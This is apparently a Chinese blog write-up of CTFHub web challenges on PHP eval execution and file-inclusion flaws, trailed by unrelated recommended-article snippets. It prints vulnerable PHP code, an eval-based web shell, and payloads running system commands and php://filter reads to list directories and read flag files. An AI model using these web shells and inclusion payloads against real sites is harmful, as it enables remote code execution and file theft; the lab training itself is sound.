
CTFHub - Web(五)
eval执行:
1.进入网页,显示源码,
 <?php

if (isset($_REQUEST['cmd'])) {

    eval($_REQUEST["cmd"]);

} else {

    highlight_file(__FILE__);

}

?>
2.输入命令,发现该文件并不是想要的,
cmd=system("ls");
3.继续查看目录命令,
cmd=system("ls /");

4.查看,得到flag,
cmd=system("cat /flag_8822");
flag:
ctfhub{d593f41b1b07b3eba2ff5d5419272766ef47c8c6}
文件包含:
1.进入题目,源码如下,
<?php

error_reporting(0);

if (isset($_GET['file'])) {

    if (!strpos($_GET["file"], "flag")) {

        include $_GET["file"];

    } else {

        echo "Hacker!!!";

    }

} else {

    highlight_file(__FILE__);

}

?>
2.点击查看shell,
<?php eval($_REQUEST['ctfhub']);?>
3.构造payload,
file=shell.txt

POST:ctfhub=system("ls ");

4.发现没有需要的文件,查看根目录,
file=shell.txt

POST:ctfhub=system("ls /");

5.查看flag,得到flag,
file=shell.txt

POST:ctfhub=system("cat /flag");

flag:
ctfhub{134dc84eb445a2d35c7c7f2d005a93149bcd3aae}
补充:
strpos()函数:

查找字符串在另一字符串中第一次出现的位置(区分大小写)

strpos("You love php, I love php too!","php");
php://input:
1.进入页面,源码如下,
<?php

if (isset($_GET['file'])) {

    if ( substr($_GET["file"], 0, 6) === "php://" ) {

        include($_GET["file"]);

    } else {

        echo "Hacker!!!";

    }

} else {

    highlight_file(__FILE__);

}

?>
2.使用php://input来构造发送的指令,

3.构造,
?file=php://input

POST:<?php system("ls /");?>

4.查看flag目录,得到flag,
?file=php://input

POST:<?php system("cat /flag_27046");?>

flag:
ctfhub{3d3a294472cbaaf5f60d3639da8a1c75e0144bbb}
读取源代码:
1.进入题目,分析源码,
<?php

error_reporting(E_ALL);

if (isset($_GET['file'])) {

    if ( substr($_GET["file"], 0, 6) === "php://" ) {

        include($_GET["file"]);

    } else {

        echo "Hacker!!!";

    }

} else {

    highlight_file(__FILE__);

}

?>
2.题目告诉了flag所在位置,考虑使用php伪协议中的filter协议直接提取出flag的内容,得到base64编码后的flag,解码即可得到flag,(或者直接)
?file=php://filter/read=convert.base64-encode/resource=/flag
或
?file=php://filter/resource=/flag

flag:
ctfhub{1036f894cefc1ca00066d256b6c32f0537890711}
远程包含:
1.进入页面,查看源码,
<?php

error_reporting(0);

if (isset($_GET['file'])) {

    if (!strpos($_GET["file"], "flag")) {

        include $_GET["file"];

    } else {

        echo "Hacker!!!";

    }

} else {

    highlight_file(__FILE__);

}

?>

2.从phpinfo()可以看到根目录,
3.利用POST查看目录,

4.查看/flag得到flag,

flag:
ctfhub{adb12467085aa372958627a7a841bf39687022b5}
CTFHub - Web(五)的更多相关文章
- CTFHub Web题学习笔记(Web前置技能+信息泄露题解writeup)
今天CTFHub正式上线了,https://www.ctfhub.com/#/index,之前有看到这个平台,不过没在上面做题,技能树还是很新颖的,不足的是有的方向的题目还没有题目,CTF比赛时间显示 ...
- Java Web(五) JSP详解(四大作用域九大内置对象等)
前面讲解了Servlet,了解了Servlet的继承结构,生命周期等,并且在其中的ServletConfig和ServletContext对象有了一些比较详细的了解,但是我们会发现在Servlet中编 ...
- CTFHub Web题学习笔记(SQL注入题解writeup)
Web题下的SQL注入 1,整数型注入 使用burpsuite,?id=1%20and%201=1 id=1的数据依旧出现,证明存在整数型注入 常规做法,查看字段数,回显位置 ?id=1%20orde ...
- django搭建web (五) views.py
http请求: HttpRequest http响应: HttpResponse 所在位置:django.http isinstance(request,HttpResponse) True-> ...
- java web(五):java web三大组件之另外两个和八大监听器
java的三大组件指Servlet.Filter.Listener.八大监听器指八个接口.前面介绍了Servlet,现在介绍一下Filter拦截器以及拦截地址的设置, Listener监听那些事件. ...
- Java Web(五) 监听器Listener
监听器概述 在上一篇里介绍了过滤器Filter,而Listener是Servlet的另一个高级特性.Listener用于监听Java Web程序中的事件,例如创建,修改,删除Session,reque ...
- CTFHub web技能树之RCE初步 命令注入+过滤cat
在一个大佬的突然丢了个题过来,于是去玩了玩rce的两道题 大佬的博客跳转链接在此->>>大佬召唤机 叫 命令注入 一上来就是源码出现,上面有个ping的地方 <?php $re ...
- CTFHub - Web(六)
命令注入: 1.进入页面,测试127.0.0.1, 关键代码: <?php $res = FALSE; if (isset($_GET['ip']) && $_GET['ip'] ...
- CTFHub - Web(四)
最近又是每天忙到裂开,,,淦 xss: 反射型: 1.第一个输入框与下面Hello后的内容相同,猜测可以通过该输入,改变页面内容. 测试语句: <script>alert(1)</s ...
随机推荐
- easyui textbox validatebox 默认显示tip提示
easyui验证是不显示tip提示的,验证不通过时只将输入框变红,要触发一个mouse(鼠标放上去)的事件才会显示tip. 现在想要验证不通过时直接显示提示,给用户更加直观的错误提示. 找到源代码中验 ...
- oracle 11g调优常用语句
1.查询表的基数及选择性 select a.column_name, b.num_rows, a.num_distinct cardinality, round( ...
- 面试 11-02.ES6
11-02.ES6 #Class和普通构造函数有何区别 我们经常会用ES6中的Class来代替JS中的构造函数做开发. Class 在语法上更加贴合面向对象的写法 Class 实现继承更加易读.易理解 ...
- XSS攻击与防止
1.XSS又称CSS, cross sitescript, 跨站脚本攻击,是web程序中常见的漏洞 XSS属于被动式且用于客户端的攻击方式 XSS攻击类似于SQL注入攻击,攻击之前,我们先找到一个存在 ...
- JYadmin-react-antd react+antd封装的优秀后台模板集成方案("^1.0.0")
版本:[ "JYadmin-react-antd": "^1.0.0"] 版权所有:微信公众号[微新悦] 原文链接:https://www.weixinyue. ...
- Python高级语法-多继承MRO相关-多继承顺序(4.5.1)
@ 目录 1.说明 2.代码 关于作者 1.说明 使用类的魔法方法__mro__ 可以查看他的父类调用顺序 还有调用父类的构造方法的时候,使用super调用,里面有C3算法支持,不会重复调用相同的祖先 ...
- 单身狗福利!利用java实现每天给对象发情话,脱单指日可待!
引言 最近看到一篇用js代码实现表白的文章,深有感触. 然后发现自己也可以用java代码实现,然后就开始写代码了,发现还挺有意思的,话不多说开搞 实现思路: 使用HttpClient远程获取彩虹屁生成 ...
- kvm环境部署及常用指令
Linux下通过kvm创建虚拟机,通过vnc连接,做好配置后,通过ssh登录,并开启iptables Kvm虚拟化搭建教程参考链接:https://jingyan.baidu.com/article/ ...
- ubuntu20部署php-swoole开发环境
第1步:安装依赖 add-apt-repository ppa:ondrej/php apt install php-dev 第2步:编译安卓swoole wget https://codeload. ...
- 在C#中使用OpenCV(使用GOCW)
在C#中使用OpenCV(使用GOCW) 1.什么是GOCW 为了解决在Csharp下编写OpenCV程序的问题,我做过比较深入的研究,并且实现了高效可用的方法GreenOpenCshar ...